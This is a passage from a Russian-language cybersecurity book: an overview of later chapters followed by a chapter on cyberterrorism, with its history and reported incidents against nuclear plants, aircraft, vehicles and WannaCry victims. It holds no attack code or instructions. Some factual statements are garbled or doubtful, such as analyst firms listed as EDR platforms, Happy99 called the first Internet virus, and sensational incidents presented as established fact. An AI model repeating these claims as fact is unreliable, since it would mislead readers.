В *четвертой главе* рассмотрены наиболее эффективные антивирусные программы, описаны основные компоненты построения стандартной антивирусной защиты, основные требования к антивирусным программам, их основные технические характеристики, классификация и принципы работы. Приведен краткий обзор наиболее эффективных антивирусных программ, даны конкретные практические рекомендации пользователям от разработчиков антивирусного программного обеспечения. Отдельный раздел посвящен относительно новому направлению — проактивной антивирусной защите — функции, возможности, методы применения. Особенности работы с этими защитными средствами продемонстрированы на конкретных примерах (Behavior Control, Component Control, Removeble Media Protection — защита переносных мультимедийных устройств, Soft-protection и др.). Здесь же рассмотрены типовые потенциально опасные действия и процедуры пользователей корпоративных информационных сетей.

В *пятой главе* рассматриваются основные проблемы кибершпионажа, киберразведки и киберконтрразведки: классификация, способы, объекты, основные источники угроз, цели, задачи и методы работы «профессионалов». В рамках отдельного параграфа рассмотрены основные особенности применения методов стратегической киберразведки как эффективного способа управления рисками. На основании представленного материала сформулированы специфические требования к подготовке нового поколения специалистов по информационной и кибербезопасности.

Рассмотрена организационная структура, основные функции, цели и задачи главного управления киберконтрразведки США — мирового лидера в этом направлении киберпротивостояния. Для корпоративных специалистов по кибербезопасности могут представить практический интерес приведенные в этом разделе типовые ежегодные отчеты главного управления о киберугрозах.

На конкретных примерах здесь также продемонстрирован тот факт, что расследование кибератак сегодня превратилось как в высоко прибыльный бизнес, так и в важный инструмент политической борьбы. Понятно, что решать задачи киберразведки и тем более киберконтрразведки «вручную» уже становится невозможным даже с помощью «талантливых личностей». Поэтому здесь детально рассмотрены как коммерческие (приобретаемые за «большие деньги»), так и некоммерческие (бесплатные open source) автоматизированные программно-аппаратные платформы:

в частности — практические особенности автоматизации этих процессов с помощью наиболее популярной в среде специалистов Threat Intelligence Platform: основные этапы алгоритма реализации, стандартный цикл процесса контрразведки и др.

Шестая глава посвящена важным теоретическим и практическим особенностям решения всегда актуальной задачи обеспечения кибербезопасности конечных точек инфраструктурных систем. Конечные точки — рабочие станции, серверы, ноутбуки и даже корпоративные мобильные телефоны сегодня для злоумышленников в большинстве случаев являются достаточно простыми и популярными «точками проникновения», что повышает значимость контроля за ними со стороны служб кибербезопасности.

Остроту проблемы усугубляет тот очевидный для экспертов факт, что изолированные целевые атаки все чаще применяют сочетание распространенных угроз, уязвимостей нулевого дня, уникальных нестандартных схем вообще без использования вредоносного программного обеспечения, «бесфайловых» методов и т.п.

Присутствующие сегодня в инфраструктурах большинства организаций платформы защиты конечных точек EPP (Endpoint Protection Platform) отлично защищают от массовых, ранее известных угроз, но они не способны, например, определить, что поступающие предупреждения могут быть составными частями более сложной и опасной атаки, которая может повлечь за собой существенный ущерб для организации.

Здесь в качестве примера будет рассмотрено одно из наиболее эффективных «защитных» решений — это платформы типа EDR (Endpoint Detection and Response), которые должны автоматически взаимодействовать с предыдущим поколением EPP.

В этой главе более детально будут рассмотрены тенденции развития киберугроз, направленных именно на конечные точки (в том числе бесфайловых fileless-атак), а также технические характеристики и особенности эксплуатации таких основных платформ EDR-решений, как Gamet, Forrester, The Radicati Group.

Седьмая глава посвящена более детальному рассмотрению основных направлений обеспечения кибербезопасности. Напомним, что наиболее часто используемое общее определение кибербезопасности — это действия стратегического характера, направленные на защиту информации и коммуникаций при помощи ряда передовых инструментов, политик и процессов. Учитывая постоянно усложняющийся ландшафт киберугроз, направления, концепции, методы также совершенствуются, реагируя на изменение видов и характера возникающих все новых киберугроз.

Но если такое направление, как «пентест», достаточно широко освещается в научно-технической печати и в социальных сетях (Codeby и др.), то, например, редтаймингу и блютаймингу здесь уделяется гораздо меньше внимания, хотя методы RedTeam и BlueTeam появились намного раньше пентеста. Еще древние китайские императоры использовали такой метод: для того чтобы организовать наилучшую защиту от противника, нужно разнообразными методами самим атаковать собственные войска, чтобы не только найти «слабые места» в обороне, которые затем можно было бы защитить лучше, но и тренировать атакующие навыки своих воинов.

В начале главы приведены базовые определения основных терминов кибербезопасности, особенности организации редтайминга, блютайминга и других «разноцветных» команд, концепции и сценарии «цветного» противостояния,

особенности организации «киберучений» — имитации целевых атак как метода оценки безопасности.

Подробно рассмотрено относительно новое и стремительно развивающееся направление обеспечения кибербезопасности — «охота за угрозами» (Threat Hunting) как проактивный метод киберзащиты. Представлен анализ как концепции этого метода, так и наиболее часто используемых программно-аппаратных инструментов.

Здесь же рассматривается и наиболее популярная у специалистов по кибербезопасности база знаний MITRE ATT&CK — парадигма построения, описания типовых проектов, ее использующих.

Завершает главу раздел, посвященный SIEM как важному элементу в стандартной архитектуре современной киберзащиты: цели, задачи основных и дополнительных функций, сравнительные характеристики наиболее популярных SIEM. Особое внимание уделено корреляции как важному процессу сопоставления событий и логов. Рассмотрены принципы построения и примеры «магического квадранта» Gartner.

Восьмая глава посвящена вопросам обеспечения кибербезопасности современных критических инфраструктур. Здесь детально рассмотрены основные тенденции развития и особенности реализации на практике процессов цифровизации современных промышленных инфраструктур, включая анализ причин и следствий эволюции парадигмы информационной безопасности современного промышленного производства.

Основное внимание в этой главе уделено анализу основных угроз для электроэнергетических структур, наиболее известным уязвимостям промышленных информационно-коммуникационных систем, а также различным эффективным методикам оценки рисков безопасности в таких электроэнергетических системах. Детально рассматриваются конкретные типовые сценарии процессов анализа так называемых рейтингов рисков для электроэнергетических систем, а также наиболее эффективные международные стандарты и методы, направленные на уменьшение величин их (рисков) численных значений.

Большая часть материалов этой главы посвящена описанию нормативно-технической базы обеспечения кибербезопасности энергетических структур ведущих мировых индустриально развитых стран. В частности, здесь детально рассмотрены стандарты авторитетного американского общества приборостроителей (ISA), международной организации по стандартизации в области промышленной безопасности (ISO), стандарты национального института стандартов и технологий (NIST), специальные публикации NIST 800, руководство по обеспечению безопасности промышленных систем управления (KS), руководство по управлению рисками для информационно-телекоммуникационных систем (NIST 800-30), руководство по обработке инцидентов в сфере компьютерной безопасности (NIST 800-61), наиболее интересные стандарты Североамериканской корпорации по надежности электроснабжения (NERC), а также — национальная стратегия по защите киберпространства в США (DHS).

Заключительная **девятая глава** посвящена вопросам обеспечения безопасности элементно-компонентной базы (ЭКБ), используемой в аппаратной части АСУТП объектов топливно-энергетического комплекса (ТЭК).

Во вступительной части главы показаны причины эволюции классической «пирамиды безопасности» от «пирамиды происшествий» Дюпона до «пирамиды кибербезопасности», краеугольным камнем которой и является ЭКБ. Здесь также приведена классификация, механизмы активации, способы внедрения аппаратных троянов в микросхемы, приведены основные методы их выявления. Детально рассмотрены основные положения современной технологии обеспечения безопасности каналов поставки ЭКБ для систем и объектов критических инфраструктур.

Правильная организация защиты секретной информации от несанкционированного доступа — важный компонент кибербезопасности. Поэтому здесь в качестве примера приведен краткий сравнительный анализ принципов и форм защиты секретной информации в Министерствах энергетики и обороны США.

Таким образом, в систематизированных материалах девяти глав авторы попытались представить читателям подробную информацию по достаточно широкому кругу основных способов и путей обеспечения кибербезопасности как рядовых пользователей, так и современных критических инфраструктур.

Однако необходимо учитывать тот очевидный факт, что на момент выхода этой книги кибератаки становятся все более сложными, все более «скрытыми». То, что называют в СМИ термином «*киберпреступность*», становится чрезвычайно прибыльным *бизнесом*. Хотя среди киберзлоумышленников все еще можно встретить немногих и любителей, сегодня в основном это профессионалы высшего уровня со специализированной подготовкой и огромными финансовыми и материальными ресурсами, которые они получают от определенных компаний или даже от государственных структур. Поэтому очень важно, чтобы противостоящие им специалисты по кибербезопасности были хотя бы на одном уровне (а желательно — выше) с современными киберпреступниками.

Авторы надеются, что предоставленные в этой книге обобщенные и систематизированные материалы позволят читателю более глубоко вникнуть в проблемы кибербезопасности и использовать хотя бы часть из них в своей профессиональной деятельности.

ГЛАВА I

КИБЕРПРЕСТУПНОСТЬ И КИБЕРТЕРРОРИЗМ

Рассмотрены проблемы, связанные с киберпреступностью и кибертерроризмом. Приведена краткая история кибертерроризма, основные термины и определения, рассмотрены основные способы реализации кибертерактов, основные направления развития, в том числе — особенности кибертерроризма как формы гибридной войны, взаимосвязь кибертерроризма и политического терроризма.

Здесь же рассмотрена и категория «киберпреступность» — приведена классификация типов киберпреступлений, принятая Конвенцией Совета Европы, рассмотрены основные виды киберпреступлений и классификация арсенала используемого киберпреступниками кибероружия, основные стандарты кибербезопасности в этой области. Кратко проанализированы особенности организации структуры и функционирования систем киберзащиты НАТО, в том числе — перечислены основные оперативные киберструктуры НАТО. Приведен с авторскими комментариями детализированный алгоритм реализации типовой кибератаки.

Завершает главу раздел, посвященный «тонкостям профессий» заливщиков, ботоводов, рефоводов и прочих разновидностей кибермошенников — основные методы, способы и средства их деятельности, а также рекомендации — как защититься от этих «профессионалов». Приведены примеры такого явления, как «технический симбиоз» киберпреступников и представителей государственных спецслужб.

1.1. Кибертерроризм

1.1.1. Кибертерроризм — определение, способы реализации кибертерактов

В этом разделе, основываясь на работе [1], попробуем дать определения и общие характеристики понятиям «*киберпреступность*» и «*кибертерроризм*», выделить основные разновидности киберпреступлений и кибертерроризма, кратко описать историю кибертерроризма и попытаться определить основные проблемы борьбы с киберпреступностью и кибертерроризмом.

Развитие научно-технического прогресса, связанное с внедрением современных информационных технологий, привело к появлению новых видов преступлений, в частности, к незаконному вмешательству в работу электронно-вычислительных машин, систем и компьютерных сетей, хищению, присвоению, вымогательству компьютерной информации, опасным социальным явлениям, получившим распространённое название — «киберпреступность» и «кибертерроризм».

Кибертерроризм можно отнести к так называемым *технологическим* видам терроризма. В отличие от традиционного, этот вид терроризма использует в террористических акциях новейшие достижения науки и техники в области компью-

терных и информационных технологий, радиоэлектроники, генной инженерии, иммунологии. (Б. Колин ввел этот термин в научный оборот в середине 1980-х гг.)

Основные способы, с помощью которых террористические группы используют Интернет в своих целях:

1. *Создание сайтов* с подробной информацией о террористических движениях, их целях и задачах, публикация на этих сайтах данных о времени встречи людей, заинтересованных в поддержке террористов.
2. Размещение в Интернете *сайтов террористической направленности*, содержащих информацию о взрывчатых веществах и взрывных устройствах, ядах, отравляющих газах, а также инструкции по их самостоятельному изготовлению. Только в русскоязычном Интернете десятки сайтов, на которых можно легко найти подобные сведения.
3. *Сбор денег* для поддержки террористических и экстремистских движений.
4. Использование Интернета для *обращения к массовой аудитории* для сообщения о будущих или уже спланированных действиях на страницах сайтов или рассылка подобных сообщений по электронной почте.
5. *Вымогательство* денег у финансовых институтов (банков, корпораций) с тем, чтобы те могли избежать актов кибертерроризма и не потерять свою репутацию.
6. Использование Интернета для *информационно-психологического воздействия* на гражданское население и властные структуры.
7. *Вовлечение* в террористическую деятельность ничего не подозревающих соучастников — например, хакеров, которым неизвестно, к какой конечной цели приведут их действия.
8. Использование возможностей электронной почты или электронных досок объявлений для *отправки зашифрованных сообщений* сообщникам.

Как правило, для террористических организаций вроде Аль-Каиды или ИГИЛ Интернет — это прежде всего *место распространения идей, вербовки новых членов и инструмент коммуникации*. Реально за время существования термина «кибертерроризм», а он существует с 80-х годов прошлого века, мир не увидел ни одного достаточно серьезного кибертеракта. Надо сказать, что хотя современные СМИ регулярно сообщают о том, что организация ИГИЛ активно развивает это направление и IT-бойцы халифата готовы наводить ужас на мировую общественность, но получается пока довольно посредственно.

Основная причина этого, по мнению экспертов, — низкий уровень «компьютерной» квалификации специалистов, которыми располагают террористические организации. Им намного проще собрать какую-нибудь бомбу (взрывное устройство) и взорвать, например, с ее помощью самолет, чем взломать электронную систему безопасности этого самолета и устроить авиакатастрофу. Да, ими были взломаны некоторые сайты, например — сайт полиции города Принс-Альберт (Канада). Но здесь большая часть атак осуществлялась *мусульманскими хакерами*, непосредственно никак не связанными с терроризмом вообще и с ИГИЛ в частности. Никаких серьезных последствий это не повлекло. Как обычно в этих случаях, хакерами оставались различные «послания», в основном антиизраильские или послания в поддержку ИГИЛ.

Однако отсутствие *совершенных* крупных кибертерактов совсем не означает отсутствие подобного *риска*. Представитель Министерства внутренней безопасности США на одной из ежегодных специализированных конференций **CyberSat** рассказал об успешной *реальной* атаке на самолет Boeing 757. И это был не лабораторный опыт, это был самый обычный аэропорт и самый настоящий самолет. А трагедия не произошла лишь потому, что «взломом» занимались эксперты в области безопасности, а не кибертеррористы.

Данная атака не позволяла угнать самолет и управлять им, хотя и это вполне реально при условии высокой квалификации хакеров. Но она позволяет организовать реальную авиакатастрофу при взлете самолета. Это, к сожалению, не шутки и не «теоретические размышления». Помимо самолета, целью может стать ваш автомобиль. Да, мы уверенно идем к эпохе полного автопилота: современные автомобили могут брать на себя функции управления в помощь водителю. И к сожалению, их можно взломать, как было показано в нашей книге (Белоус А.И., Солодуха В.А. Кибероружие и кибербезопасность. О сложных вещах простыми словами. — М., Вологда: Инфра-Инженерия, 2020) — в этой книге мы показали как минимум 12 возможных направлений кибератак на бортовые системы управления — от систем управления тормозами и рулевым устройством до электронной системы управления двигателем.

К сожалению, взломы автомобилей — это реальность, и не надо думать, что данная опасность угрожает только самым последним моделям автомобилей вроде Tesla. Конкретный пример — в 2015 году *под отзыв* попали 1,4 миллиона автомобилей марок Jeep, Dodge, Chrysler и Ram. Этот отзыв был вызван обнаруженной «белыми хакерами» уязвимостью в «штатной» мультимедийной системе **Uconnect**, эксплуатируя которую, злоумышленники получали реальную возможность дистанционно управлять автомобилем. Специалисты по кибербезопасности из Uber Advanced Technology демонстративно «взломали» **Jeep Cherokee** 2014 года выпуска и отправили его в кювет — на сайте [book.cyberiozh.com/ru/kibervojna-kiberdiversii-i-kiberterrorizm/] читатели сами могут посмотреть *видеодоказательство* этого эпизода.

1.1.2. Краткая история кибертерроризма

- **1970-е — начало 1980-х гг.** — зарождение кибертерроризма;
- **1983 г.** — в США была арестована первая группа хакеров под названием «банда 414»;
- **1993 г.** — в Лондоне в адрес целого ряда брокерских контор, банков и фирм поступили требования выплатить по 10–12 млн ф. ст. отступных неким злоумышленникам;
- **1996 г.** — представители террористической организации «Тигры освобождения Тамил-Илама» провели сетевую атаку, направленную против дипломатических представительств Шри-Ланки;
- **сентябрь 1997 г.** — в результате действий неустановленного хакера была прервана передача медицинских данных между наземной станцией НАСА и космическим кораблем «Атлантис»;
- **январь 1999 г.** — появление в Интернете первого вируса под названием «Хеппи-99»;

- **1 мая 2000 г.** — из пригорода Манилы был запущен в Интернет компьютерный вирус «Я тебя люблю»;
- **август 1999 г.** — была развернута широкомасштабная кампания компьютерных атак Китая и Тайваня друг против друга. Кибертеррористы атаковали порталы государственных учреждений, финансовых компаний, газет, университетов;
- **11 сентября 2001 г.** — террористический акт против США (по версии спецслужб США);
- **2004 г.** — электронные ресурсы правительства Южной Кореи подверглись массовой атаке — вирусом оказались заражены десятки компьютеров, в частности министерства обороны Южной Кореи;
- **с 2005 г. по настоящее время** в мире ежегодно фиксируется миллионы компьютерных нападений на информационные ресурсы органов государственной власти, банков и крупных компаний.

1.1.3. Основные направления кибертерроризма

Рассмотрим наиболее уязвимые направления, по которым кибертеррористы наносят (или могут нанести) удар. Так, современный *виртуальный терроризм* проявляется в следующих направлениях:

- нанесение материального и экономического урона путем взлома системы безопасности, нарушения работы или полного отключения средств коммуникации, снабжения, общественного транспорта и военных объектов;
- оказание психологического воздействия на широкие массы населения с целью дестабилизации ситуации и распространения хаоса;
- оказание психофизиологического воздействия на отдельные социальные группы, а также людей, задействованных в информационной сфере;
- предоставление провокационной дезинформации с целью нарушения баланса сил на международной арене, разжигания военных, межнациональных и религиозных конфликтов;
- агитация и пропаганда идей радикального и экстремистского толка, вербовка новых членов в действующие террористические организации;
- дезинформация правоохранительных органов конкретного государства о якобы заложенных на его территории взрывных устройствах, готовящихся актах терроризма и т.п.;
- оказание воздействия на принятие решений органами власти путем угрозы совершения террористического акта;
- раскрытие и угрозу опубликования (или опубликование) закрытой информации о функционировании информационной инфраструктуры государства, общественно значимых и военных информационных систем, кодах шифрования, принципах работы систем шифрования, успешном опыте ведения информационного терроризма и др.

Рассмотрим подробнее основные из этих рисков (направлений). Работа современных логистических систем, средств жизнеобеспечения крупных городов, инфраструктуры и коммуникации немыслима без сети Интернет. Эпоха механического управления, основанного на ответственной работе конкретного человека, уходит

в прошлое. Общество уже давно делегировало автоматизированным цифровым электронным системам управления многие полномочия и лишь следит за качеством их работы. Без сети Интернет и соответствующего программного обеспечения современный урбанизированный мир просто немыслим. Упрощая свою жизнь, активно внедряя цифровые технологии в повседневность, современный мир порождает новые проблемы. И пока футурологи спорят относительно вопроса, сможет ли в будущем искусственный разум победить человека и не приведет ли цифровая революция к «восстанию машин», кибертеррористы уже сегодня стремятся перехватить процесс управления.

Если обычный террорист для достижения своих целей использует стрелковое оружие и взрывчатку, то террорист в сфере информационного пространства использует для достижения своих целей современные информационные технологии, компьютерные системы и сети, специальное программное обеспечение, предназначенное для несанкционированного проникновения в компьютерные системы и организации удаленной атаки на информационные ресурсы жертвы – в первую очередь компьютерные программные и аппаратные трояны и вирусы, в том числе и сетевые, осуществляющие съём, модификацию или уничтожение информации [2].

В наши дни наиболее уязвимыми точками инфраструктуры могут быть энергетика, телекоммуникации, авиационные диспетчерские, финансовые электронные и правительственные информационные системы, а также автоматизированные системы управления войсками и оружием. Так, в атомной энергетике изменение информации или блокирование информационных центров может повлечь за собой ядерную катастрофу или прекращение подачи электроэнергии в города и на военные объекты. Искажение информации или блокирование работы информационных систем в финансовой сфере может стать следствием снижения экономических показателей страны, а выход из строя, скажем, электронно-вычислительных систем управления войсками и оружием приведет к непредсказуемым последствиям [3].

Атаки кибертеррористов могут быть направлены на основные объекты национальной информационной инфраструктуры:

- оборудование, включая компьютеры, периферийное, коммуникационное, теле-, видео- и аудиооборудование;
- программное обеспечение военных и гражданских объектов;
- сетевые стандарты и коды передачи данных.

Как показано в одной из глав нашей книги (Белоус А.И., Солодуха В.А. Кибероружие и кибербезопасность. О сложных вещах простыми словами. – М., Вологда: Инфра-Инженерия, 2020) наиболее опасными по масштабам разрушений могут быть атаки на систему информационной защиты атомных электростанций.

Первой в истории кибератакой на АС, как мы отметили в цитируемой книге, можно считать инцидент 1994 года на бывшей советской Игналинской атомной электростанции. Тогда электронная вычислительная система «Титан», обслуживающая эту станцию, совершила «ошибку», выдав *неправильную* команду роботам, загружающим ядерное топливо в первый реактор станции. А *неизвестные преступники* сообщили литовским властям, что АЭС будет взорвана, если обвиняемый по делу об убийстве журналиста Б. Деканидзе будет приговорен к смертной казни. Тогда работа

АЭС была остановлена, а руководство станции пригласило специальную шведскую комиссию для расследования. Компьютеры электростанции изучались три месяца при помощи экстренно разработанных специальных *программ-ловушек* (наверное, их можно считать первыми программными средствами киберзащиты). В результате чего выяснилось, что штатный программист станции записал в неиспользуемые ячейки памяти системы некий «паразитный код», как называли вредную программу специалисты комиссии. Он перехватывал управление первым и вторым реакторами станции и дожидался начала загрузки ядерного топлива. После этого менялись параметры скорости ввода урановых стержней в активную зону, что реально могло привести к неконтролируемой ядерной реакции.

Проблема «ядерного терроризма» в странах Запада была осознана еще в 1970-х годах. К настоящему времени в этих странах уже сложилась эффективная, эшелонированная система защиты ядерных объектов и материалов, накоплен значительный опыт борьбы с терроризмом, в том числе и в сфере информационной безопасности [4]. В России, где до начала 1990-х годов проявления терроризма практически отсутствовали, работы в этом направлении начались сравнительно недавно, однако уровень защиты наших атомных объектов остается одним из лучших в мире, чего нельзя сказать про многие другие страны, владеющие технологиями мирного атома. Так, по данным Центра Управления Безопасностью (SOC) для Комиссии по ядерному регулированию США только за 2013 и 2014 годы было зафиксировано увеличение на 18% случаев, связанных с кибератаками на атомные электростанции, что на 9,7% больше зарегистрированных аналогичных угроз в других государственных учреждениях. Были выявлены следующие атаки: несанкционированный доступ к компьютерной сети, инфицирование рабочих компьютеров вредоносным кодом, попытка вмешательства в нормальную работу систем и другие. Согласно результатам другого исследования, проведенного Инициативой по сокращению ядерной угрозы, по всему миру ситуация выглядит еще печальнее: 20 стран с мощными ядерно-энергетическими системами уязвимы к кибератакам.

Из списка 47 стран, имеющих атомные объекты, только 13 странам можно поставить высший балл по кибербезопасности, это такие страны, как: Австралия, Беларусь, Болгария, Канада, Финляндия, Франция, Венгрия, Нидерланды, Россия, Швейцария, Тайвань, Великобритания и США. 20 государств набрали низший балл, как относительно киберворовства, так и киберсаботажа. Это такие государства, как Алжир, Аргентина, Армения, Бангладеш, Бельгия, Бразилия, Чили, Китай, Египет, Индонезия, Иран, Италия, Казахстан, Мексика, Марокко, Северная Корея, Перу, Словакия, Испания и Узбекистан [5].

Новости о кибератаках на систему защиты атомных объектов появляются в СМИ постоянно. Так, летом 2017 года телеканал ABC News сообщал о том, что в США хакеры смогли получить доступ к компьютерной сети как минимум одной американской атомной электростанции. Этот взлом затронул важные операционные данные компьютерной системы. Хакерами были добыты сведения, касающиеся бизнес-контактов и другой важной деловой информации. На первый взгляд, потеря деловой документации крупной компании не является страшным риском для общества, однако следует понимать, что цепочка таких событий могла в конечном итоге привести к куда более серьезным последствиям.

Аналогичный случай произошел в декабре 2014 года в Южной Корее, когда хакеры получили доступ к внутренней сети оператора Hydro and Nuclear Power Co Ltd. Проникнуть в сеть удалось после рассылки сотрудникам компании более 5,9 тыс. зараженных писем. В дальнейшем злоумышленники требовали остановки реакторов на АЭС «Кори» и «Вольсон», а также публиковали схемы, внутренние инструкции и данные о сотрудниках [6].

Англичанин Н. Андерсон сумел взломать компьютерную систему Военно-морского флота США и выкрасть секретные пароли, в том числе и *коды, используемые при ядерных ударах*. А Немец Х. Ландер сумел проникнуть в базу данных Пентагона и получить доступ к 29 документам по ядерному оружию, в том числе, например, к «плану армии США в области защиты от ядерного, химического и бактериологического оружия» [7]. Каким образом могут распоряжаться такой информацией террористы, можно только догадываться. Как и обычный терроризм, «кибернетическая агрессия» в наши дни является одним из многих способов достижения своих геополитических интересов.

Под удар кибертеррористов могут попадать и *объекты коммуникации*: линии метрополитена, аэропорты, система водоснабжения в городах или система автоматизированного регулирования дорожного движения в крупных мегаполисах. Даже временная приостановка работы перечисленных жизненно важных элементов непременно приведет к социальной напряженности, панике и хаосу в обществе.

Такая атака позволяет проникать в систему, перехватывать управление или подавлять средства сетевого информационного обмена, осуществлять иные деструктивные воздействия. Эффективность таких форм и методов кибертерроризма зависит от особенностей информационной инфраструктуры и степени ее защищенности. Такие атаки могут привести к уничтожению или активному подавлению линий связи, неправильной адресации, искусственной перегрузке узлов коммутации и многим другим последствиям. Теоретически подобные атаки могут быть нанесены по работе метрополитена или энергетических систем и привести к их отключению на неопределенное время. Можно только представить, к каким последствиям это может привести во время максимальной нагрузки на эти объекты вкпе с соответствующими информационными вбросами в социальные сети.

Такие акции, направленные на дестабилизацию ситуации в стране, управляемые дистанционно, намного безопаснее организовывать, чем с помощью взрывчатых средств и привлечения смертников.

Однако говоря об угрозах кибертерроризма, необходимо понимать, что мощный потенциал цифровых технологий активно используется не только радикальными группировками, входящими в список запрещенных международных террористических организаций, но и *специальными подразделениями государственных структур — членов «космического клуба»*. Например, возможность захвата систем управления военными спутниками, наведения и запуска ракет или комплексами противовоздушной обороны была убедительно продемонстрирована выводом из строя систем противовоздушной обороны Ирака во время операции «Буря в пустыне». Программные и аппаратные закладки, заложенные в комплексах противовоздушной обороны, стоявших на вооружении Ирака и купленных в основном в Европе, по команде извне блокировали нормальную работу систем, в результате

чего американские воздушные силы смогли практически беспрепятственно проникнуть в воздушное пространство этой страны.

Еще одной из распространенных целей кибертеррористов являются *компьютерные сети оборонных и космических структур*. Так, например, широкую известность в узких кругах специалистов получил инцидент с захватом одного из четырех военных спутников связи из серии Skynet-4D, принадлежащих Министерству обороны Великобритании. По данным СМИ, в распоряжении некой интернациональной хакерской группы еще в конце 1990-х годов находилось «совершенно секретное» программное обеспечение, похищенное у Пентагона, которое позволяло управлять целыми группами военных спутников [8], находящихся на орбите Земли.

Говоря об информационных атаках на гражданские, государственные или военные объекты, необходимо понимать, что под видом кибертеррористов, религиозных фанатиков или неадекватных «талантливых личностей», логика действий которых на первый взгляд не прогнозируема, могут скрываться «вполне вменяемые» профессионалы специальных служб (киберподразделений) иностранных государств. Используя *закамуфлированные под терроризм* кибератаки на иностранные государства, можно достигать тех целей, которые просто немыслимы военными методами, политики и дипломатии. Это может быть *экономическое ослабление* конкурента, расшатывание *политической стабильности*, разжигание *конфликтов* внутри суверенных государств или срывы важных *международных договоренностей* путем вброса *дезинформации*. Фактически речь идет о комплексном воздействии на противника различными средствами одновременно, который в современной военной науке принято называть *гибридной войной*.

Не менее опасно и *психологическое воздействие кибертерроризма* на моральное и психологическое состояние пользователей Интернета. Практически все современные террористические организации имеют десятки и сотни сайтов, интернет-страниц и аккаунтов в социальных сетях, на которых размещаются фото- и видеоматериалы, носящие характер угрозы. Одними из первых применили с этой целью Сеть боевики перуанской организации «Тупак Амару», когда в 1996 году во время приема в японском посольстве они взяли в заложники несколько десятков человек. На созданных их последователями пропагандистских сайтах журналистам предлагалось получить комментарии по поводу происходящего у самих лидеров «Тупак Амару» практически в режиме онлайн, естественно, внимание и активность прессы фактически выполнили задачи террористов. Искомая информация была моментально распространена и растиражирована.

Собственные интернет-публикации с угрозами и предупреждениями о готовящихся терактах первой стала осуществлять организация «АльКаида». Со временем этот метод был использован и другими радикальными группировками. На данный момент практически все известные террористические организации используют мощный арсенал информационно-коммуникативных технологий [9].

Наиболее известными видеороликами, широко растиражированными в Интернете, а также многими телеканалами в разных странах стали показательные казни ИГИЛовцами заложников. Эти фильмы фактически произвели революцию в арабском сегменте Всемирной сети, качество пропагандистских фильмов не уступает Голливуду. В этих фильмах есть все, что хочет увидеть зритель: качественная

операторская работа, диалоги, связный сюжет и, естественно, экстремальное и запретное содержание, которое привлекает многих.

Следует понимать, что показательные казни на камеру работают сразу в нескольких направлениях. Во-первых, это мощная самореклама, привлекающая к себе внимание всего мира. Самый надежный способ обратить на себя внимание — это совершение максимально резонансных и скандальных действий, вызывающих бурю эмоций у зрителя. Создатели роликов умело играют на эмоциях зрителя и нагнетают градус напряженности. После сцены казни с отрезанием головы пропагандисты ИГИЛ выложили видео сожжения иорданского пилота, которое больше похоже на высокобюджетный американский фильм ужасов, чем на реальность. Главная задача таких фильмов — не только напугать зрителя, вселить ему чувство тревоги и страха, но и создать напряженную атмосферу страха или мучительного ожидания чего-либо ужасного.

В сети Интернет существует масса сайтов, на которых подробно излагаются рецепты и схемы изготовления оружия и взрывчатых веществ из подручных материалов, а также способы их использования. Многочисленные чаты и форумы идеально приспособлены для передачи зашифрованных посланий террористов.

Тактика современных кибертеррористов заключается в том, чтобы это киберпреступление имело опасные последствия и стало широко известно населению. Получив большой резонанс, информационный терроризм создает атмосферу угрозы повторения акта без указания конкретного объекта. Таким образом, руководители некоторых радикальных мусульманских организаций Ближнего Востока все чаще и активнее используют современные информационные коммуникативные технологии (ИКТ), рассматривая их в качестве эффективного оружия в борьбе с режимами Израиля, Саудовской Аравии и поддерживающими их западными странами.

Такое отношение к ИКТ со стороны радикалов объясняется рядом причин. Во-первых, это достаточно недорогое и в то же время эффективное средство совершения акта терроризма, а во-вторых, Интернет представляет собой сложное пространство для вычисления самого террориста. Наиболее активно методы информационного воздействия использует террористическое движение «Хезболла». Так, например, в структуре этой группировки выделена специальная группа программистов, в задачи которой входит создание и обновление веб-страницы в Интернете для пропаганды проводимых организацией акций и доведения направленной информации до израильтян. Большое внимание «Хезболла» придает таким традиционным методам, как воздействие на аудиторию через средства массовой информации. Для вещания на территории Южного Ливана и Северного Израиля задействованы принадлежащие организации радио- и телевизионный каналы. Помимо материалов агитационного характера, по ним регулярно демонстрируются записи, сделанные при проведении боевых операций против израильских войск и армии Южного Ливана. Трансляция подобных передач способствует снижению боевого духа военнослужащих противника, появлению у них упаднических настроений [10].

Возможность оказать серьезное морально-психологическое воздействие на общество побуждает террористов все чаще прибегать к возможностям Интернета, нежели традиционным методам борьбы с применением летального оружия.

Не менее действенным оказывается психологическое влияние на людей через массовые атаки вредоносных программ на персональные компьютеры пользователей. Весной 2017 года произошла массовая атака червей-вымогателей WannaCry. Более чем 75 000 компьютеров по всему миру, использующих систему Windows, были заражены вредоносной программой. Данное зловредное программное обеспечение не только работало как вымогатель, но и пыталось инфицировать как можно больше систем в сети, сканируя сеть и заражая соседние компьютеры. На экранах мониторов появилось объявление о вирусном нападении с требованием выкупа путем перевода денег на три кошелька криптовалюты Биткоин. Для усиления психологического давления на жертву на экране пораженного компьютера отображался обратный отсчет времени, которое «осталось» у жертвы для выплаты выкупа и спасения информации. Финансовая эффективность нападения сравнительно невысокая, только один из тысячи зараженных компьютеров выплачивал выкуп хакерам, однако это нападение широко освещалось в средствах массовой информации, привлекло внимание правоохранительных органов многих стран и стало ярким примером современного компьютерного терроризма [11, 12].

По своим задачам кибертерроризм ничем не отличается от классических проявлений терроризма, так как его *главная задача заключается в том, чтобы посеять страх и хаос среди населения*, чувство неуверенности в каждый момент своей жизни, ослабление авторитета государственной власти, которая не смогла своевременно защитить своих граждан от угрозы.

И в этом смысле религиозный фанатик, взрывающий адскую машину в местах большого скопления народа, и хакер, создающий вирусное программное обеспечение, способное нанести удар по критическим элементам национальной инфраструктуры, ничем не отличаются друг от друга. Различными являются лишь *методы* достижения целей террористов, когда преступная *активность переносится из реального мира в виртуальный*.

Современный терроризм в виртуальном пространстве стал одним из ярких примеров симбиоза международной организованной преступности, новейших технологий, спецслужб иностранных стран, а иногда и радикальных фундаменталистских организаций.

